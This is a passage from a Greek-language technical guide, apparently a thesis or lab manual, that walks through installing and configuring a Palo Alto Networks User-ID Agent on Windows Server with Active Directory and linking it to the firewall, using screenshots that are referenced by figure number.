Εικόνα 93 - Active Directory Users and Computers




Εικόνα 94 - Δημιουργία χρήστη




Εικόνα 95 - Ονομασία χρήστη και κωδικός

Στη συνέχεια, θα πρέπει να εντάξουμε τον χρήστη αυτό στο Group των χρηστών με δικαίωμα να διαβάζουν τα Event Logs και στους Server Operators. Επιλέγουμε (Εικόνα 96) τον νέο χρήση και στη συνέχεια είτε από το menu “Action” είτε με δεξί click ξεκινάμε τη διαδικασία.



Εικόνα 96 - Προσθήκη σε group δικαιωμάτων


Επιλέγουμε τα group που επιθυμούμε, Event Log Readers και Server Operators (Εικόνα 97). Η συγκεκριμένη διαδικασία, όπως έχουμε πει στην αρχή του κεφαλαίου, απαιτεί γνώσεις χειρισμού Windows Server.




Εικόνα 97 - Επιλογή του Event Log Readers

4.1.2. Εγκατάσταση και παραμετροποίηση User-ID Agent

Η εγκατάσταση του Agent σε περιβάλλον windows είναι μια απλή διαδικασία. Εκτελούμε το αρχείο εγκατάστασης που έχουμε κατεβάσει (Εικόνα 98). Η έκδοση που χρησιμοποιήσαμε ήταν η 8.1.12-4 (Εικόνα 99).




Εικόνα 98 - Το αρχείο εγκατάστασης User-ID Agent




Εικόνα 99 - Η έκδοση το User-ID Agent

Επιλέξαμε να αφήσουμε την προτεινόμενη θέση εγκατάστασης των αρχείων του Agent και μετά από δύο συνολικά 3 βήματα η εγκατάσταση έχει ολοκληρωθεί (Εικόνα 100).




Εικόνα 100 - Η διαδικασία εγκατάστασης του User-ID Agent

Επειδή το περιβάλλον του Windows Server είναι αυστηρό ως προς τα δικαιώματα που παραχωρεί πρέπει να γίνει μια ακόμα σειρά ρυθμίσεων. Η πρώτη αφορά τα δικαιώματα του νέου χρήστη που δημιουργήσαμε σε σχέση με τον φάκελο εγκατάστασης της εφαρμογής User-ID Agent. Όπως καθορίσαμε κατά τη διάρκεια της εγκατάστασης, αυτή έχει πραγματοποιηθεί στον φάκελο “Palo Alto Networks” στο “Program Files (x86) (Εικόνα 101). Στο “Security” του φακέλου προσθέσαμε τον χρήστη “pa_agent” με πλήρη δικαιώματα (Εικόνα 102).




Εικόνα 101 - Η θέση εγκατάστασης του User-ID Agent




Εικόνα 102 - Προσθήκη του χρήστη του agent με πλήρη δικαιώματα στο φάκελο εγκατάστασης

Τέλος στην registry του server στο record “HKEY_LOCAL_MACHINE\Software\WOW6432Node\Palo Alto Networks” (Εικόνα 103) προσθέτουμε τον χρήστη “pa_agent” με πλήρη δικαιώματα (Εικόνα 104).




Εικόνα 103 - Registry Editor




Εικόνα 104 - Προσθήκη του χρήστη του agent με πλήρη δικαιώματα στις εγγραφές της registry

Αφού ολοκληρώσουμε τις διαδικασίες με τα δικαιώματα μπορούμε να ξεκινήσουμε την εφαρμογή User-ID Agent. Στο menu “Setup” επιλέγουμε το “Edit” (Εικόνα 105) προκειμένου να μεταβάλουμε τον προτεινόμενο χρήστη. Στην θέση του Administrator@ds.local θα επιλέξουμε τον pa_agent@ds.local (Εικόνα 106). Μετά την αλλαγή δεν ξεχνάμε να πατήσουμε “Save” αλλά και “Commit”.




Εικόνα 105 - Διαδικασία αλλαγής χρήστη agent




Εικόνα 106 - Αλλαγή χρήστη του User-ID Agent

Στην Εικόνα 107 βλέπουμε ότι ο Agent ξεκινάει ως “service”, επομένως δεν χρειάζεται να τον ενεργοποιούμε εμείς, αλλά μπορούμε να τον σταματάμε και να τον ξεκινάμε όποτε θελήσουμε.




Εικόνα 107 - Ο Agent εκτελείται

Σε περίπτωση που δεν ξεκινάει ο Agent εμφανίζεται μήνυμα σφάλματος. Σε αυτή την περίπτωση το πρώτο που κάνουμε είναι να ελέγξουμε εάν το “service” του Agent εκτελείται από τον χρήστη “pa_agent” που δημιουργήσαμε στην ενότητα 4.1.1 παραπάνω και με τα σωστά credentials. Εκκινούμε την κονσόλα των services των Windows, γράφοντας για παράδειγμα στη εκτέλεση “services.msc” Εικόνα 108. Εντοπίζουμε το “service” με την ονομασία “User-ID Agent” και κάνουμε διπλό click επάνω του.




Εικόνα 108 - Windows services

Επιλέγουμε το tab “Log On” (Εικόνα 109) βλέπουμε ότι ο χρήστης είναι ο σωστός και πληκτρολογούμε πάλι τον κωδικό του, εάν δεν είναι ο σωστός χρήστης, τον μεταβάλουμε επιλέγοντας τον σωστό. Στη συνέχεια εκκινούμε το “service” εκ νέου.




Εικόνα 109 - Ο χρήστης του service

Ολοκληρώνοντας το τμήμα αυτό του User-ID Agent στον Windows Server, βλέπουμε στο “User Identification” menu, ότι έχει υπάρξει σύνδεση του agent με το Active Directory του server μας (Εικόνα 110).



Εικόνα 110 - Ο Agent συνδέεται στον server

Επειδή έχουμε ήδη ανοίξει και ένα workstation του domain στο οποίο έχουμε συνδεθεί με τον χρήστη “ds1_user”, μπορούμε πηγαίνοντας στο menu Monitoring να δούμε τον χρήστη αυτό (Εικόνα 111). Επιπλέον υπάρχει και η IP διεύθυνση από την οποία έχει συνδεθεί ο χρήστης.



Εικόνα 111 - Αναγνώριση χρηστών από τον Agent


Έως το σημείο αυτό έχουμε περιοριστεί σε ρυθμίσεις που γίνονται στον Windows Server και τον User-ID Agent. Αυτό όμως δεν είναι αρκετό για να μπορέσουμε να έχουμε την πληροφορία που θέλουμε στα logs του Palo Alto.

4.1.3. Παραμετροποίηση του Palo Alto για τον User-ID Agent

Σκοπός της ενότητας αυτής είναι να παραμετροποιήσουμε το Palo Alto ώστε να επικοινωνεί με τον User-ID Agent που εγκαταστήσαμε με επιτυχία στον Windows Server. Το πρώτο που πρέπει να κάνουμε είναι να καθορίσουμε το Interface που το Palo Alto θα αναζητά τον User-ID Agent. Εξ ορισμού αυτό είναι το Management Interface, εμείς όμως


έχουμε τον Agent στο εσωτερικό μας δίκτυο, στην “Trusted” ζώνη και στο Interface “ethernet1/2".

Συνδεόμαστε στο web interface του Palo Alto, όπως έχουμε περιγράψει στην ενότητα 3.3, αλλά στην IP διεύθυνση 192.168.2.1 (Εικόνα 74). Από το TAB “Device” επιλέγουμε το menu “Setup” και έπειτα το tab “Services”. Στο τμήμα που ονομάζεται “Services Features” υπάρχει η επιλογή “Service Route Configuration” την οποία και επιλέγουμε (Εικόνα 112).




Εικόνα 112 - Menu αλλαγής Services Palo Alto

Στο επόμενο παράθυρο που εμφανίζεται επιλέγουμε “Customize”, όπως βλέπουμε στην Εικόνα 113 η αρχική επιλογή είναι το “Use Management Interface for all”. Στη συνέχεια μπορούμε να μεταβάλουμε όποια υπηρεσία επιθυμούμε, για παράδειγμα το “Palo Alto Updates” να γίνεται από άλλο interface.




Εικόνα 113 - Service route configuration

Εμάς, μας ενδιέφερε αποκλειστικά η υπηρεσία “UID Agent” (Εικόνα 114) την οποία επιλέγουμε και δηλώνουμε ως “Source Interface” το ethernet 1/2 (Εικόνα 115).




Εικόνα 114 - Επιλογή αλλαγής του UID Agent




Εικόνα 115 - Δήλωση νέου source interface του UID Agent

Επιπρόσθετα από το TAB “Network” και το menu “Zones” επιλέγουμε την “Trusted” ζώνη, όπου ενεργοποιούμε την επιλογή “Enable User Identification” (Εικόνα 116).




Εικόνα 116 - Ενεργοποίηση User Identification στην Trusted ζώνη

Σε αυτό το σημείο πρέπει να δηλώσουμε στο Palo Alto την διεύθυνση του User-ID Agent και τον τρόπο επικοινωνίας τους. Από το TAB “Device” επιλέγουμε το menu “User Identification” και στη συνέχεια στο tab “User-ID Agents” πατάμε το “Add” στο κάτω μέρος της οθόνης (Εικόνα 117).




Εικόνα 117 - Menu προσθήκης User-ID Agent

Δώσαμε ένα όνομα στον Agent, τον ονομάσαμε “DS_DOMAIN_AGENT”, ως host ορίσαμε την διεύθυνση που τρέχει ο User-ID Agent, είναι η διεύθυνση του Windows Server που είναι εγκατεστημένος, η 192.168.2.10, ενώ port είναι η εξ ορισμού, 5007 (Εικόνα 118). Εάν μεταβούμε για μια ακόμα φορά στον User-ID Agent στα windows θα δούμε ότι το port 5007 είναι δηλωμένο στο menu “User Identification”, “Setup” (Εικόνα 119).




Εικόνα 118 - Προσθήκη Agent




Εικόνα 119 - Το port για την επικοινωνία

Μετά το τέλος της διαδικασίας προσθήκης θα πρέπει να εμφανισθεί ο Agent στο Palo Alto με status “Connected” όπως φαίνεται στην Εικόνα 120. Αυτό σημαίνει ότι υπάρχει επικοινωνία του User-ID Agent στα windows με το Palo Alto.



Εικόνα 120 - Επιτυχής σύνδεση του Agent

Τέλος για να βεβαιωθούμε μπορούμε να δούμε από το TAB “Monitor” στο menu “Logs” και μετά “System” όλες τις εγγραφές συστήματος. Μεταξύ άλλων εντοπίζουμε και αυτές με Type “userid”. Μάλιστα, για να είμαστε σίγουροι, σταματήσαμε για λίγο τον Agent στα windows και τον επανεκκίνησαμε. Αυτή η κίνηση έχει αποτυπωθεί με ακρίβεια στα συγκεκριμένα logs (Εικόνα 121).



Εικόνα 121 - System Logs, Agent is functional


5. Πολιτικές ασφαλείας Palo Alto

Το κεφάλαιο αυτό θα μπορούσε να ήταν ενταγμένο στο κεφάλαιο 4, επιλέξαμε όμως να το παρουσιάσουμε ως ανεξάρτητο, καθώς η συγκεκριμένη παραμετροποίηση μπορεί να γίνει και χωρίς την ύπαρξη domain. Εμείς εδώ θα το παρουσιάσουμε ως συνέχεια της παραμετροποίησης του domain.

Σε περίπτωση υλοποίησης εκτός Domain θα πρέπει να υλοποιηθεί ο DHCP server όπως στην ενότητα 3.5.7.

Στο σενάριο που έχουμε επιλέξει προς υλοποίηση, οι χρήστες του δικτύου θα πρέπει να έχουν πρόσβαση στις υπηρεσίες HTTP, HTTPS, OUTLOOK WEB και Spotify. Επιπλέον θα πρέπει να υπάρχει ένα επίπεδο ασφαλείας που θα διακόπτει τη σύνδεση σε περίπτωση αναγνώρισης απειλής.

